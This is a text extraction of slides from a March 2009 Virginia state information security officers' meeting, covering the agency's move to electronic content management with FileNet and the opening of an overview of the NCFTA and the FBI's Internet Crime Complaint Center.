



Virginia Information Technologies Agency

Commonwealth Information Security Officers Advisory Group (ISOAG) Meeting

March 25, 2009

March





ISOAG March 2009 Agenda

- | | | |
|-------|---|--|
| I. | Welcome and Opening Remarks | Peggy Ward, VITA |
| II. | The Road to Enterprise Content Management | Chris Evans &
Herb Ward, DEQ |
| III. | NCFTA/IC3 Overview | Ken Blotteaux, NCFTA &
Donna Gregory, IC3 |
| IV. | End State Security Architecture | Eric Taylor, NG |
| V. | Local Administrator Rights | Don Kendrick, VITA &
Bill Ross, NG |
| VI. | Policy, Standards and Guidelines | John Green, VITA |
| VII. | Evaluating the Cyber Threat | Michael Watson, VITA |
| VIII. | General Assembly Legislation Session 2009 | Peggy Ward, VITA |
| IX. | Upcoming Events | Peggy Ward, VITA |



THE ROAD TO ENTERPRISE CONTENT MANAGEMENT (ECM)

Presented by:

Chris Evans
ECM Coordinator
&
Herb Ward
ECM Manager



Definition

Enterprise Content Management (ECM) is the technology used to capture, manage, store, preserve, and deliver content and documents related to organizational processes.



DEQ is an Enterprise with a significant amount of Content to Manage



DEQ's Challenges

- **Terminology-diverse agency**
 - **Identify common indexing terms for all businesses**
- **Paper intensive agency**
- **Difficulty managing distributed paper files**
- **Difficulty identifying the latest versions**
- **Complexity of document retention process**
- **Inability to search for documents**
- **Inaccessibility of paper documents**
- **Inability to support telecommuting**
- **Continuity of Operations exposure**



ECM Benefits

■ DEQ

- Consistency
- Continuity of Operation Plan
- FOIA
- Less paper
- More efficient use of space
- Facilitate telecommuting
- Cost savings
 - Ex: Piedmont office lease expires on April 30, 2011
 - Anticipate cost savings on lease space
 - ~36,000 square feet of office, lab, and warehouse space



How is FileNet effecting DEQ?

- **Transform Processes**

Paper-based to electronic-based

- **Consistently use the ‘document of record’**

Locate a document from any DEQ location

- **Increase staff’s productivity**

FOIA response, collaboration, etc.

- **Enforce approved Retention Schedules**

System selects documents to be destroyed, staff reviews list, automated RM-3 and document destruction




How will it work?

Things are Changing




How will it work?

Life with Paper



How will it work?








Life with FileNet




Important Terms









Document	Unstructured information from a variety of sources including scanned paper documents, eMail, images, 'born-digital', etc.
Document Type	Type of document (spans media)
File Series	A collection of documents that have the same Retention Plan
Metadata / Taxonomy	Collection of info about a document (descriptive attributes)
Indexing	Process by which metadata is entered so you can search and find it later
Retention Plan	Rules that determine when a document can be deleted
Record	Agency documents that are subject to Records Management
Records Management	The application of the Retention Plans to the agency's records
Workflow	The movement of documents around an organization for purposes including sign-off, evaluation, authorization, co-writing, and performing activities in a process.





Scanning Demonstration





DEQ ECM Demonstration

ECM System




Future Phases of ECM

- **Workflows-** Design and implement workflows for Water & Waste programs as well as additional workflows for Air & Tanks as required
- **FOIA-** Provide functionality to provide documents to public with little or no interaction of DEQ staff through the web
- **e-Forms** - Design and implement e-Forms to enable online submission of data (such as permit applications). This includes population of data into appropriate CEDS tables and storage of documents in ECM.
- **Digital Signature** - Provide capability to provide electronic signatures in lieu of “wet” signatures on documents to enable electronic submission of reports, etc.
- **Automated metadata synchronization from CEDS-** Automated update of FileNet metadata as a result of changes in the CEDS database.



QUESTIONS AND ANSWERS



Thank You



NCFTA/IC3 Overview

ISOAG Presentation

Ken Blotteaux, NCFTA

Donna Gregory, FBI

National Cyber Forensics and Training Alliance



The National Cyber-Forensics and Training Alliance provides a neutral collaborative venue where critical confidential information about cyber incidents can be shared discreetly, and where resources can be shared among industry, academia, and law enforcement.

About the NCFTA

- The National Cyber Forensics and Training Alliance (NCFTA) is a 501(c)(3) non-profit corporation which brings public and private interests together to monitor, track and respond to current and emerging cyber crime threats.
- Participating members range from Fortune 500 companies to highly specialized technology start-ups and law enforcement agencies, such as the Federal Bureau of Investigation (FBI) and the United States Postal Inspection Service (USPIS).
- The NCFTA facilitates advanced research and intelligence sharing, promotes security awareness to reduce cyber-vulnerability, and conducts forensic and predictive analysis. These activities are intended to educate participating members in order to enhance their abilities to manage risk and develop appropriate mitigation strategies.

NCFTA Mission

- To facilitate collaboration and information sharing between private industry, law enforcement/intelligence community, and academia in order to efficiently research computer crimes and improve network security.

Partnerships




NCFTA Staff

- In House Employees
 - Analysts, Technical Staff, Executive Staff, and Management
 - 17 Full Time Employees, 40+ Students
 - Offices: Pittsburgh, West Virginia, (Boulder, San Jose)
- Law Enforcement
 - FBI Unit, USPIS Global Security Group, High Tech Crimes Task Force, International LE (SOCA, BKA, AFLE, Romanian, Turkey) and Intel
- Extended Staff
 - Over 500 Subject Matter Experts from LE, Industry, and Academia
- Partnership sectors include:
 - Financial, Pharmaceutical, Retail, ISP/Telco, E-Commerce, Shipment, Software & Hardware
- **2007 Potential Economic Loss Prevented: \$1.9 Billion US**

Strategic Partnership

- In September, 2007 the NCFTA launched its first satellite office at the Internet Crime Complaint Center (IC3)
- Location – Fairmont, West Virginia



Internet Crime Complaint Center

- The Department of Justice and FBI lead the national effort to investigate and prosecute cyber crime
- The IC3 is a partnership between the FBI and the National White Collar Crime Center (NW3C)



Types of Complaints Received

Urgent/Violent

Fraud

Terrorism

Identity Theft



Stalking/Harassment

Phishing/Spam

